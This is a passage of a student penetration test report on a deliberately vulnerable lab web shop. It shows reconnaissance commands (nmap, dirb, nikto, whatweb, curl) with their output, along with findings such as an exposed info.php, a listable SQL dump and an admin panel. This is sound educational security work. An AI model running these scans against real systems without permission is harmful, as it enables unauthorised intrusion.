Web Application Penetration Test

A security assessment of *Astley Skateshop's* web application

Ance Strazdina

CMP319: Web Application Penetration Testing

BSc (Hons) Ethical Hacking, Year 3

2022/23

Note that Information contained in this document is for educational purposes.

Abstract

Web application security is an important consideration to many businesses today. Failing to secure web applications can lead to data breaches, loss of profits, bad reputation, and general customer reluctance to use them which all negatively impact the business. It is important to perform security evaluations to identify any security weaknesses that are present so they can be remediated before an incident occurs, this way avoiding negative impacts.

This report documents a penetration test that was performed on the web application for *Astley Skatehop's* online store to identify any security and functionality flaws. This was done by following the OWASP Web Security Testing Guide v4.2 and executing the steps defined by this methodology which applied to the scope of this test and the technology used by the web application.

The security evaluation identified numerous security flaws in *Astley Skateshop's* web application many of which were severe. It was concluded that the state of the web application is highly insecure. The discovered flaws and their suggested countermeasures have been documented in this report.

Contents

1 Introduction

1.1 Background

With the continuous rise in popularity of e-commerce, online banking, and social networking, among others, web application security is a prevalent topic today. More and more resources are being spent on creating web applications because of their effectiveness and user-friendly attributes such as only requiring a web browser to be accessed, meaning that they are freely available from virtually anywhere if the user has a device with a functional web browser and an internet connection (Goodwork Labs, 2015). Web applications also do not require any installation or updates from the user. Furthermore, the relatively straightforward technologies used for web development make it easy to create powerful applications using fewer resources (Stuttard & Pinto, 2011). This increase in popularity, however, has given a new attack vector for threat actors.

Public-facing web applications are among the most targeted organizational assets (Columbus, 2022), with attacks against users increasing by more than 300% in the first half of 2022 when compared to the same period in 2021 according to a threat report from Akamai (Emmons, et al., 2022). This report also lists local file inclusion (LFI), Structured Query Language injection (SQLi), and cross-site scripting (XSS) attacks as the most popular attack vectors. Figure 1-1 (Emmons, et al., 2022, p. 3, fig. 1) visualizes the number of attacks by attack vector over a period between January 2021 and April 2022.





Figure 1-1 Number of attacks and their attack vectors

OWASP defines the most critical web application security risks in OWASP Top Ten (2021) seen in Figure 1-2. These vulnerabilities are ranked according to not only their frequency but also severity and provide insight into the most prevalent security risks specific to web applications.



2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey

Figure 1-2 OWASP Top Ten 2021

Many web applications store personal information of users, such as payment information, that can be used for illicit monetary gain so there is an incentive for a threat actor to target them and obtain this information. According to Verizon's 2022 Data Breach Investigations Report (Bassett, et al., 2022), web applications were the leading vector for analysed breaches. The main targets of these attacks represent the banking and finance industries, with retail being third (Williams, 2022).

To avoid suffering from a web-based attack, it is important to ensure that the application is not exposed to any weaknesses. Performing web application penetration testing aims to evaluate the security of applications by launching simulated attacks on them and attempting to gain access to sensitive data (Synopsys, no date). This way, any vulnerabilities present can be identified and patched before they are exploited by a threat actor.

The penetration testing process follows a set outline of information gathering, research and exploitation, and reporting (Stankovic, 2019). This outline is expanded upon by various methodologies that are used within the industry to perform security evaluations on web applications. Vulnerability rankings such as the OWASP Top Ten help in identifying what to look out for during the testing process.

Web application penetration tests are conducted by professionals and commonly last between 3 to 10 days but can differ on a case-by-case basis. The cost of a penetration test is dependent on the scope of it. Threat Intelligence (2021) names a range of 3000 to 100 000 US dollars.

1.2 AIMS

This project aims to perform a penetration test on *Astley Skateshop's* web application and report the findings and countermeasures. Achieving this involves:

- Following the phases of a penetration testing methodology.
- Executing each step on the target web application.
- Documenting the outcomes of each phase.
- Disclosing any identified vulnerabilities and their countermeasures.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

For this evaluation, the OWASP Web Security Testing Guide v4.2 (OWASP, 2020) was used as the methodology. This methodology was designed to capture the consensus of leading experts on ways to perform web application penetration testing most accurately and efficiently. With a well-documented and thorough structure that guides testers through the process and addresses weaknesses specific to web applications, in conjunction with an additional focus on the most critical vulnerabilities identified in the OWASP Top Ten, this methodology is widely used within the industry. Version 4.2 was the latest stable release of this methodology at the time of writing.

This methodology identifies twelve main stages that can be applied to a web application penetration test. These stages are:

1. Information Gathering
2. Configuration and Deployment Management Testing
3. Identity Management Testing
4. Authentication Testing
5. Authorization Testing
6. Session Management Testing
7. Input Validation Testing
8. Testing for Error Handling
9. Testing for Weak Cryptography
10. Business Logic Testing
11. Client-side Testing
12. API Testing

The stages are further divided into smaller steps to evaluate separate, more specific aspects of the web application design more accurately. The steps are lastly followed by reporting.

Because of the simulated nature of this test with the web application exclusively generated for it and the technology tested in some stages not being used or in scope, not all steps could be applied to the target, therefore some parts were excluded from the testing process. The omitted steps are specified in Appendix A – Excluded Methodology. From Section 2.2 of this report onwards, the subsections of Procedure and Results document the completed stages and their subdivisions identified in the OWASP Web Security Testing Guide. This includes actions completed and their observed outcomes.

The tools used to reach the aims of this security evaluation are as follows:


- Kali Linux – Linux distribution designed for digital forensics and penetration testing.

- Burp Suite – a penetration testing toolset used for its intercept functionality during the assessment.
- Cookies.txt – a browser extension for Firefox that exports cookies to Netscape HTTP Cookie Files, which are used by tools such as Curl and Wget.
- CyberChef – a powerful web application for data encryption, encoding/decoding, and analysis.
- Dirb – web content scanner that enumerates directories on a website.
- Firefox – web browser for accessing web pages during the assessment process.
- Nikto – vulnerability scanner for webservers.
- Nmap – port scanner used to discover services present on the webserver.
- OWASP ZAP – web proxy used to analyse HTTP headers and spider the website for this assessment.
- SQLMap – tool for SQL injection flaw detection and exploitation.
- SSLScan – a tool that tests for SSL/TLS and its configuration.
- WebScarab – a web proxy used for its Session ID analysis functionality which offers visualization for cookie values over time.
- Whatweb – tool for identifying web technologies.

2.2 Information Gathering

2.2.1 Fingerprint Web Server

Webserver fingerprinting aims to identify the version and type of a running webserver to assist with further discovery of any vulnerabilities. This task is often done by performing banner grabbing or running more comprehensive automated scanners such as Nikto or Nmap. Figure 2-1 demonstrates Whatweb being used to gather information about the web application.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ whatweb 192.168.1.10
http://192.168.1.10 [200 OK] Apache[2.4.3], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], Email[Astleyskateshop@gmail.c
om], HTML5, HTTPServer[Unix][Apache/2.4.3 (Unix) PHP/5.4.7], IP[192.168.1.10], JQuery[1.10.2], PHP[5.4.7], PasswordField[admin_
password,ruser_password,user_password], Script, Title[Astley Skateshop], X-Powered-By[PHP/5.4.7]
```

Figure 2-1 Whatweb output

It could be established that the server was using Apache v2.4.3 software, PHP v5.4.7, and had an UNIX based operating system.

2.2.2 Review Webserver Metafiles for Information Leakage

It is possible for metafiles to leak information regarding the web application's paths or functionality that is not intended to be openly accessed. During this section, known metafile names such as *robots.txt* were accessed and examined. Figure 2-2 displays the robots.txt file of *Astley Skateshop's* web application.




```
User-agent: *
Disallow: /info.php
```

Figure 2-2 Robots.txt

Robots.txt specified a file titled *info.php* as a prohibited resource for web crawlers. This file, however, was publicly accessible. Browsing to this location allowed for information about the PHP and HTTP configuration of the site as well as information about the used operating system and software to be read. The contents of this file are further looked at in Section 2.3.1.

2.2.3 Enumerate Applications on Webserver

To further identify any services on the webserver, an Nmap scan was executed. The scan (seen in Figure 2-3) confirmed that on top of the already identified website served on port 80, the server was running FTP on port 21 and MySQL on port 3306.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.1.10
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-05 08:09 EST
Nmap scan report for 192.168.1.10
Host is up (0.0017s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     ProFTPD 1.3.4a
80/tcp   open  http    Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
3306/tcp open  mysql   MySQL (unauthorized)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds
```

Figure 2-3 Nmap scan of Astley Skateshop's website

2.2.4 Review Webpage Content for Information Leakage


To examine the contents of the web pages to see if any sensitive information is contained within in the form of comments or possibly inside the code itself, Wget was used to retrieve the contents of the website. Figure 2-4 shows the use of Wget with a *cookies.txt* file (see Figure 2-8 or Appendix E.1 cookies.txt) provided. This file was generated from the *cookies.txt* browser extension for Firefox after logging in on the website with the provided credentials *of hacklab@hacklab.com/hacklab.* The provision of a cookie file with a valid cookie ensured that Wget could access resources not available without authentication, in this case, resources available to a standard non-privileged user of the site (i.e., pages accessible to administrators were not obtained).



```
┌──(kali㉿kali)-[~/Desktop]
└─$ wget --load-cookies cookies.txt -r http://192.168.1.10/customers/index.php
--2022-11-15 15:04:36--  http://192.168.1.10/customers/index.php
Connecting to 192.168.1.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: '192.168.1.10/customers/index.php'
```

Figure 2-4 Wget used to retrieve webpage contents


Using grep on the retrieved files to look for HTML comments mainly returned comments made to explain the code, however, several comments mentioning *info.php* again were found (Figure 2-5). The comment displayed in the figure appeared in the *index.html* file, however, the same comment was also discovered in the *logout.php*, *add_to_cart.php*, and *shop.php* files.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ grep -r '<!--.*-->' ./192.168.1.10
./192.168.1.10/index.html:<!-- *** info.php is here -->
```

Figure 2-5 A comment in index.html referring to info.php.

It was also discovered that the password change form on the website stored the current user password in plaintext (Figure 2-6).



```
<form enctype="multipart/form-data" method="POST" action="../updatepassword.php">
   <fieldset>

           <p>Old Password:</p>
           <div class="form-group">
           <input class="form-control" placeholder="Password" name="user_password" type="password" value="hacklab" required>
          </div>
```

Figure 2-6 The current user password 'hacklab' contained within the 'Old Passsword' field

2.2.5 Identify Application Entry Points


Next, data entry and injection points available were identified. To do so, the web application was manually browsed, and HTTP POST and GET requests were examined in OWASP ZAP when data was submitted through an encountered data entry form to see if the data is sent somewhere. Table 2-1 displays the identified data entry points. The entry points available from administrator accounts were identified after gaining administrator access later in the assessment (see Section 2.8.3).

Data entry point	**Input fields**
Customer Login	Email, password
Registration Form	First name, last name, address, email, password
Order Details	Quantity (numbers accepted)
Account Settings	First name, last name, address
Alter Picture	File (image extensions accepted)
Change Password	Old password, new password, confirmation of new password
Administrator Credentials	Username, password
Upload Items	Item name, price (numbers accepted), file (image extensions accepted)
Update Item	Item name, price (numbers accepted), file (image extensions accepted)

Table 2-1 Application entry points and their input fields

2.2.6 Map Execution Paths Through Application

The application was then mapped with OWASP ZAP's spidering tool. This allowed for further identification of URLs associated with *http://192.168.1.10*. Appendix B.1 OWASP ZAP Spidering output contains a list of 106 URLs identified by ZAP. Next, Dirb was used to launch a dictionary-based attack against the site to detect any previously hidden web objects that were not yet identified. This identified 69 URLs of which *http://192.168.1.10/admin* (seen in Figure 2-7) and some listable directories were noteworthy. The full scan output can also be seen in Appendix B.2 Dirb output.




```
---- Scanning URL: http://192.168.1.10/ ----
==> DIRECTORY: http://192.168.1.10/admin/
+ http://192.168.1.10/admin.cgi (CODE:403|SIZE:975)
+ http://192.168.1.10/admin.pl (CODE:403|SIZE:975)
```

Figure 2-7 Dirb scan output fragment identifying an admin directory

2.2.7 Fingerprint Web Application Framework

As a last step of the information gathering phase, the components used by the web application were fingerprinted. The Whatweb output from Figure 2-1 was further examined and it was established that the web application was also using JQuery v1.10.2 as well as the previously identified services.


The fingerprinting tools only identified a *PHPSESSID* cookie, however, a cookie titled *SecretCookie* was also observed after authentication. Figure 2-8 displays the *cookies.txt* file contents. Both *PHPSESSID* and *SecretCookie* cookies are contained within.



```
# Netscape HTTP Cookie File
# https://curl.haxx.se/rfc/cookie_spec.html
# This is a generated file! Do not edit.

192.168.1.10    FALSE   /       FALSE   0       PHPSESSID       mbkurigdr32vlfaiqe4q3n1oh0
192.168.1.10    FALSE   /       FALSE   0       SecretCookie    6861636o6p6162406861636o6p61622r636s6q3n6861636o6p61623n31363635383531303836
```

Figure 2-8 Cookies.txt file containing cookies used by the web application

Lastly, a Nikto scan was done. This revealed information such as missing HTTP headers (Figure 2-9) as well as the already established information about services and versions used. For the full scan, see Appendix B.3 Nikto output.




```
+ Server: Apache/2.4.3 (Unix) PHP/5.4.7
+ Retrieved x-powered-by header: PHP/5.4.7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to t
he MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Entry '/info.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
```

Figure 2-9 Nikto scan output fragment

2.3 Configuration and Deployment Management Testing


2.3.1 Test Application Platform Configuration

This testing stage aims to ensure that default and known files are not accessible. Logging mechanisms are also examined, and it is confirmed whether there is no debugging code present. As it had already been discovered, *info.php* could be publicly accessed and contained a lot of system information regarding the PHP and HTTP configuration, as well as used operating system and software versions. Figures 2-10 and 2-11 display fragments of *info.php* leaking information.



System	Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686


Figure 2-10 System information visible from info.php



SERVER_SOFTWARE	Apache/2.4.3 (Unix) PHP/5.4.7
SERVER_NAME	192.168.1.10
SERVER_ADDR	192.168.1.10
SERVER_PORT	80
REMOTE_ADDR	192.168.1.254
DOCUMENT_ROOT	/mnt/sda2/swag/target

Figure 2-11 Info.php displaying software and addressing info, as well as the path to the root directory of the server

The Dirb and Nikto scans (Appendix B – Scan Outputs) that were conducted before also aided in identifying any listable directories on the website that were leaking possibly sensitive information. The */pictures* directory, for example, contained user-uploaded profile pictures and was publicly accessible (Figure 2-12). Another listable directory that leaked sensitive content was */database* which is further discussed in the following section.




```
Index of /pictures

Name            Last modified      Size Description
Parent Directory                      -
rick.jpg        2017-08-05 04:55   21K
```

Figure 2-12 /pictures directory listed

2.3.2 Review Old Backup and Unreferenced Files for Sensitive Information

The listable */database* directory contained an .sql format dump file with SQL statements which revealed database and table information (Figure 2-13, Appendix D.1 MySQL dump). The database and tables were suspected to be the ones used by the web application as the user table contained field names that matched with the information required for registration. This was later verified in Section 2.8.3.



```
--
-- Table structure for table `edgedata`.`users`
--

DROP TABLE IF EXISTS `users`;
CREATE TABLE `users` (
  `user_id` int(11) NOT NULL AUTO_INCREMENT,
  `user_email` varchar(1000) NOT NULL,
  `user_password` varchar(1000) NOT NULL,
  `user_firstname` varchar(1000) NOT NULL,
  `user_lastname` varchar(1000) NOT NULL,
  `user_address` varchar(1000) NOT NULL,
  PRIMARY KEY (`user_id`)
) ENGINE=InnoDB AUTO_INCREMENT=6 DEFAULT CHARSET=latin1;
```

Figure 2-13 Fragment of the file contained within /database directory which leaks database information

2.3.3 Enumerate Infrastructure and Application Admin Interfaces

The Dirb scan from before found an */admin* directory (Figure 2-7). It was browsed to and led to the discovery of an administrator login panel (Figures 2-14, 2-15).




Figure 2-14 Administrator homepage





Figure 2-15 Administrator login prompt


2.3.4 Test HTTP Methods

Next, the supported HTTP methods were tested by running another Nmap scan against the target. This revealed that GET, HEAD, POST, and OPTIONS methods were supported (Figure 2-16), however, the Nikto scan from before (Appendix B.3 Nikto output) also indicated that TRACE is enabled which was further verified by using Curl (Figure 2-17). As the server returned a 200 code, it could be concluded that the TRACE method was accepted.



```
┌──(kali㉿kali)-[~]
└─$ nmap  --script http-methods --script-args http-methods.url-path='/index.php' 192.168.1.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-19 10:59 EST
Nmap scan report for 192.168.1.10
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_  Path tested: /index.php
3306/tcp open  mysql
```

Figure 2-16 Nmap scan with an HTTP method script




```
┌──(kali㉿kali)-[~]
└─$ curl -v -X TRACE http://192.168.1.10
*   Trying 192.168.1.10:80...
* Connected to 192.168.1.10 (192.168.1.10) port 80 (#0)
> TRACE / HTTP/1.1
> Host: 192.168.1.10
> User-Agent: curl/7.84.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 06 Jan 2023 11:57:43 GMT
< Server: Apache/2.4.3 (Unix) PHP/5.4.7
< Transfer-Encoding: chunked
< Content-Type: message/http
```

Figure 2-17 Curl used to test for HTTP TRACE method

2.3.5 Test HTTP Strict Transport Security

During this step, it was tested whether the HSTS header, which lets a web application notify the browser that it should establish all connection requests to access the site through HTTPS, is present. This was also done with Curl. As figure 2-18 indicates, there is no HSTS header present because no information was output to the terminal. Had the HSTS header been set, this would have returned information about its configuration.



```
┌──(kali㉿kali)-[~]
└─$ curl -s -D- https://192.168.1.10 | grep -i strict
```

Figure 2-18 Curl used to test for HSTS

2.4 Identity Management Testing

2.4.1 Test Role Definitions

